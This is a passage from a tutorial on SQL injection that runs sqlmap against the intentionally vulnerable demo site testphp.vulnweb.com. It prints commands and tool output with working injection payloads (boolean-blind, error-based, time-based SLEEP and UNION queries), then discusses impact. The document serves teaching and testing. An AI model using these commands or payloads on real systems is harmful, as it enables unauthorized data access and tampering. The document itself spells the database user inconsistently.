


Fig 18. 'acuart@localhost' is the current user

- Here, we can observe that the current user is 'acuart@localhost'.
- The back-end DBMS is MySQL.

Step 6: Identify current database name

In order to identify the current database name, we need to run the following command.

\$ sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> --current-db




Fig 19. Identifying current database name





Fig 20. Here, we can notice that 'acuart' is the current database.

Step 7: Identify the privileges, roles, and if current DB user is the DB admin

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --privileges --roles --is-dba --hostname



```
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --privileges --roles --is-dba --hostname

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 15:36:05 /2023-01-14/

[15:36:05] [INFO] resuming back-end DBMS 'mysql'
[15:36:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7252=7252

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6b7a71,(SELECT (ELT(9492=9492,1))),0x7171767a71),9492)

Activate Windows
Go to Settings to activate Windows.
```

Fig 21. Identifying privileges and roles



```
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6b7a71,(SELECT (ELT(9492=9492,1))),0x7171767a71),9492)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 6046 FROM (SELECT(SLEEP(3)))vnxkA)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6b7a71,0x5274756b66544f6e4d62506d75494c5848436b594a796b6e76764145674b49464f55696a6e477a4a,0x7171767a71),NULL,NULL --

[15:36:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[15:36:06] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[15:36:07] [INFO] testing if current user is DBA
[15:36:07] [INFO] fetching current user
[15:36:07] [WARNING] potential permission problems detected ('command denied')
[15:36:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
[15:36:07] [INFO] fetching database users privileges
database management system users privileges:
[*] 'acuart@'localhost' [1]:
  privilege: USAGE

[15:36:08] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead

Activate Windows
Go to Settings to activate Windows.
```

Fig 22. Obtaining privileges

- In the above screenshot, we can observe that the current user is not DBA as it shows the result as false.
- The server hostname is 'ip-10-0-0-222'
- Then it fetches database users privileges
database management system users privileges: 'accuat'@'localhost'
privilege: USAGE

```

File Actions Edit View Help
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[15:36:06] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[15:36:07] [INFO] testing if current user is DBA
[15:36:07] [INFO] fetching current user
[15:36:07] [WARNING] potential permission problems detected ('command denied')
[15:36:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
[15:36:07] [INFO] fetching database users privileges
database management system users privileges:
[*] 'accuat'@'localhost' [1]:
    privilege: USAGE

[15:36:08] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[15:36:08] [INFO] fetching database users privileges
database management system users roles:
[*] 'accuat'@'localhost' [1]:
    role: USAGE

[15:36:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:36:08 /2023-01-14/

(kali@kali)-[~]
$

```

Fig 23. Fetching roles

- Then it fetches database users roles
database management system users privileges: 'accuat'@'localhost'
role: USAGE

5. IMPACT OF SQL INJECTION ATTACKS

A successful SQL Injection attack can have very serious consequences.

- Attackers can use SQL Injections to find the credentials of other users in the database. They can then impersonate these users. The impersonated user may be a database administrator with all database privileges.
- SQL lets you select and output data from the database. An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
- SQL also lets you alter data in a database and add new data. For example, in a financial application, an attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
- You can use SQL to delete records from a database, even drop tables. Even if the administrator makes database backups, deletion of data could affect application availability until the database is restored. Also, backups may not cover the most recent data.
- In some database servers, you can access the operating system using the database server. This may be intentional or accidental. In such case, an attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

6. CONCLUSION

SQL Injection attacks can exploit an organization's database and control a database server behind a web application. Because they are relatively easy to implement, and because the potential reward is great, SQL injection attacks are not uncommon. Statistics vary, but it's estimated that SQL injection attacks comprise the majority of attacks on software applications. According to the Open Web Application Security Project, injection attacks, which include SQL injections, were the third most serious web application security risk in 2021.

SQL Injection is a very popular attack method for Cyber Criminals. But taking proper precautions like ensuring the Data is Encrypted, Performing Security tests and by being up to date with patches, one can take meaningful steps toward keeping the data secure.